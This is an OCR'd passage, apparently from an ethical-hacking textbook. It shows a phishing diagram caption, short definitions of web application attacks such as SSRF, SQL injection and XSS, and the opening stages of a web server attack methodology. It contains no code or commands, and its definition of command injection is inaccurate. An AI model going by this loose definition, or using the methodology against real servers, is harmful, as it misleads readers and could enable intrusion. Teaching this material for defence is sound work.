

Victim
Clicks the malicious link and submits credentials
2
Target Web Server Hosting Legitimate Website
Request redirects to malicious web server
3
Attacker's web sever hosting malicious website
1
4
Sends malicious link through email
Attacker
Uses the victim's credentials to impersonate the victim on the legitimate server

Figure 13.19: Phishing attacks

Note: For complete coverage of phishing attacks, refer to Module 09: Social Engineering.


Web Application Attacks

Even if web servers are configured securely or are secured using network security measures such as firewalls, a poorly coded web application deployed on the web server may provide a path for an attacker to compromise the web server's security. If web developers do not adopt secure coding practices while developing web applications, attackers may be able to exploit vulnerabilities and compromise web applications and web server security. An attacker can perform different types of attacks on vulnerable web applications to breach web server security.


- **Server-Side Request Forgery (SSRF) Attack:** Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to the internal or backend servers. The backend server believes that the request is made by the web server because they are on the same network and responds with the data stored in it.
- **Parameter/Form Tampering**: In this type of tampering attack, the attacker manipulates the parameters exchanged between the client and server to modify application data, such as user credentials and permissions as well as price and quantity of products.
- **Cookie Tampering**: Cookie-tampering attacks occur when a cookie is sent from the client side to the server. Different types of tools help in modifying persistent and non-persistent cookies.
- **Unvalidated Input and File Injection Attacks**: Unvalidated input and file-injection attacks are performed by supplying an unvalidated input or by injecting files into a web application.
- **Session Hijacking**: Session hijacking is an attack in which the attacker exploits, steals, predicts, and negotiates the real valid web session's control mechanism to access the authenticated parts of a web application.

- **SQL Injection Attacks**: SQL injection exploits the security vulnerability of a database for attacks. The attacker injects malicious code into the strings, which are later passed on to the SQL server for execution.
- **Directory Traversal**: Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside of the web server's root directory by manipulating a URL.
- **Denial-of-Service (DoS) Attack**: A DoS attack is intended to terminate the operations of a website or server to make it unavailable for access by its intended users.
- **Cross-Site Scripting (XSS) Attacks**: In this method, an attacker injects HTML tags or scripts into a target website.
- **Buffer Overflow Attacks**: The design of most web applications helps them in sustaining some amount of data. If that amount exceeds the storage space available, the application may crash or exhibit some other vulnerable behavior. An attacker uses this advantage and floods the application with an excess amount of data, causing a buffer overflow attack.
- **Cross-Site Request Forgery (CSRF) Attack**: An attacker exploits the trust of an authenticated user to pass malicious code or commands to the web server.
- **Command Injection Attacks**: In this type of attack, a hacker alters the content of the web page by using HTML code and by identifying the form fields that lack valid constraints.
- **Source Code Disclosure**: Source-code disclosure is a result of typographical errors in scripts or misconfiguration, such as failure to grant executable permissions to a script or directory. Source-code disclosure can occasionally allow attackers to access sensitive information about database credentials and secret keys to compromise the web server.

Note: For complete coverage of web application attacks, refer to Module 14: Hacking Web Applications.



LO#03: Explain Web Server Attack Methodology



Web Server Attack Methodology

1. Information Gathering
2. Web Server Footprinting
3. Website Mirroring
4. Vulnerability Scanning
5. Session Hijacking
6. Web Server Passwords Hacking

Web Server Attack Methodology

The previous section described attacks that can be performed to compromise a web server’s security. This section explains how the attacker proceeds toward performing a successful attack on a web server. It also introduces web server hacking tools that attackers may use. These tools extract critical information during the hacking process.

A web server attack typically involves preplanned activities called an attack methodology that an attacker follows to reach the goal of breaching the target web server's security. Attackers hack a web server in multiple stages. At each stage, the attacker attempts to gather information about loopholes and to gain unauthorized access to the web server.

The following are the various stages of the attack methodology for web servers.

- **Information Gathering**

  Every attacker tries to collect as much information as possible about the target web server. The attacker gathers the information and then analyzes it to find lapses in the current security mechanisms of the web server.

- **Web Server Footprinting**

  The purpose of footprinting is to gather information about the security aspects of a web server with the help of tools or footprinting techniques. Through footprinting, attackers can determine the web server's remote access capabilities, its ports and services, and other aspects of its security.

- **Website Mirroring**

  Website mirroring is a method of copying a website and its content onto another server for offline browsing. With a mirrored website, an attacker can view the detailed structure of the website.

- **Vulnerability Scanning**

